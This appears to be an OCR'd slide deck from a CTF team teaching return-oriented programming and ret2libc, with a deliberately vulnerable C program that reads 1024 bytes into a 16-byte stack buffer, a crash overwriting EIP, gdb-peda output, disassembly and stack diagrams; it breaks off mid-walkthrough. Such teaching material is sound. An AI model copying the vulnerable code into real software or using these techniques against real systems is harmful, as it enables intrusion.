ROP PRIMER

BY @BARREBAS

// CTF-TEAM.VULNHUB.COM

CONTENTS

> THE NEED FOR ROP

> ROP VS RET2LIBC

> STRATEGIES

> EXAMPLE: SHELLCODEME

WHAT IS THIS ABOUT?

RETURN-ORIENTED-PROGRAMMING IN CAPTURE THE FLAG CHALLENGES

NOT ABOUT ALL KINDS OF VULNERABILITIES NOR AN INTRO INTO x86 ASSEMBLY

> > FOCUS ON BUFFER OVERFLOWS

// CTF-TEAM.VULNHUB.COM

THE NEED FOR ROP

TO EXPLOIT, WE NEED

CODE EXECUTION

> CONTROL OVER EIP

CODE EXECUTION

TO CONTROL EIP, WE CAN

OVERWRITE SAVED RETURN ADDRESS

OR

OVERWRITE GLOBAL OFFSET POINTER

CODE EXECUTION

TO OVERWRITE SRA, WE MUST

OVERFLOW A BUFFER ON THE STACK

LET'S FOCUS ON BUFFER OVERFLOWS, THEY'RE EASIER TO EXPLAIN :)

EXECUTE SHELLCODE

HAVE TO STORE SHELLCODE

ON THE STACK OR

SOME WRITABLE DATA SECTION

EXPLOIT MITIGATION

SHELLCODE ON STACK

SINCE NX/DEP: STACK = NON-EXECUTABLE

BINARY WILL SEGFAULT AS SOON AS IT STARTS TO EXECUTE CODE FROM NON-EXECUTABLE MEMORY

WHAT IS ROP?

> RETURN-ORIENTED-PROGRAMMING

> RE-USE PIECES OF PROGRAM'S CODE SECTION

>> CODE SECTION == EXECUTABLE

ROP VS RET2LIBC

> BOTH ROP AND RET2LIBC USE THE STACK TO CONTROL EXECUTION

> TO EXECUTE CODE, WE'LL FAKE STACK FRAMES

> FOR RET2LIBC, WE FAKE ONLY ONE STACK FRAME

> ROP CAN USE THE SAME STACK FRAME LAYOUT TO FAKE CALLS!

LET'S LOOK AT RET2LIBC

ASSUME LIBC ADDRESS IS STATIC (NO ASLR)

OVERFLOW A FUNCTION POINTER OR SAVED RETURN ADDRESS WITH SYSTEM()


SPAWN A SHELL

```
/bin/sh
```

CAT FLAG

```
cat flag 2>&1
```


INTERMEZZO: BUFFER OVERFLOWS & RET2LIBC



```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv)
{
    char buf[16];
    read(0, buf, 1024);
    return 0;
}
```

OBVIOUS VULNERABILITY

EXAMPLE



```
root@kali:~/rop_example# ulimit -c unlimited
root@kali:~/rop_example# gcc -o ./rop_example rop_example.c
root@kali:~/rop_example# ./rop_example
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIII
Segmentation fault (core dumped)
root@kali:~/rop_example# 
```


ENABLE COREDUMPS `ulimit -c unlimited`

CRASH THE BINARY & GENERATE CORE

GDB-PEDA IS OUR FRIEND


START GDB

```
gdb ./vuln core
```



```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : disabled
gdb-peda$
```

USEFUL GDB-PEDA CMD: CHECKSEC




```
Program terminated with signal 11, Segmentation fault.
#0  0x48484848 in ?? ()
gdb-peda$
```

WE HAVE OVERWRITTEN EIP WITH 'HHHH'

BUT HOW?

ANATOMY OF A BUFFER OVERFLOW

```
objdump -d -M intel ./rop_example
```




```
08048320 <_start>:
 8048320:       31 ed                   xor    ebp,ebp
 8048322:       5e                      pop    esi
 8048323:       89 e1                   mov    ecx,esp
 8048325:       83 e4 f0                and    esp,0xfffffff0
 8048328:       50                      push   eax
 8048329:       54                      push   esp
 804832a:       52                      push   edx
 804832b:       68 40 84 04 08          push   0x8048440
 8048330:       68 50 84 04 08          push   0x8048450
 8048335:       51                      push   ecx
 8048336:       56                      push   esi
 8048337:       68 0c 84 04 08          push   0x804840c
 804833c:       e8 cf ff ff ff          call   8048310 <  libc start main@plt>
```

CALL:

SUB ESP, 4

MOV [ESP], EIP

THE STACK **BEFORE** THE CALL



100 < SOME VALUE

104 < SOME VALUE


ESP 108 < ARG1

112 < ARG2

CALL:

```
SUB ESP, 4
MOV [ESP], EIP
```

THE STACK AFTER THE CALL




	100	< SOME VALUE
ESP	104	< RETURN ADDR
	108	< ARG1
	112	< ARG2

CALL:

```
SUB ESP, 4
MOV [ESP], EIP
```

MAIN() IS EXECUTED




```
0804840c <main>:
 804840c:       55                      push   ebp
 804840d:       89 e5                   mov    ebp,esp
 804840f:       83 e4 f0                and    esp,0xfffffff0
 8048412:       83 ec 20                sub    esp,0x20
 8048415:       c7 44 24 08 00 04 00    mov    DWORD PTR [esp+0x8],0x400
 804841c:       00
 804841d:       8d 44 24 10             lea    eax,[esp+0x10]
 8048421:       89 44 24 04             mov    DWORD PTR [esp+0x4],eax
 8048425:       c7 04 24 00 00 00 00    mov    DWORD PTR [esp],0x0
```

LEA: LOAD EFFECTIVE ADDRESS OF BUF


BUF IS

ON THE STACK!



```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv)
{
    char buf[16];
    read(0, buf, 1024);
    return 0;
}
```

THE STACK BEFORE READ()




BUF 100

ESP 116

128 < RETURN ADDR

132

THE STACK AFTER READ()



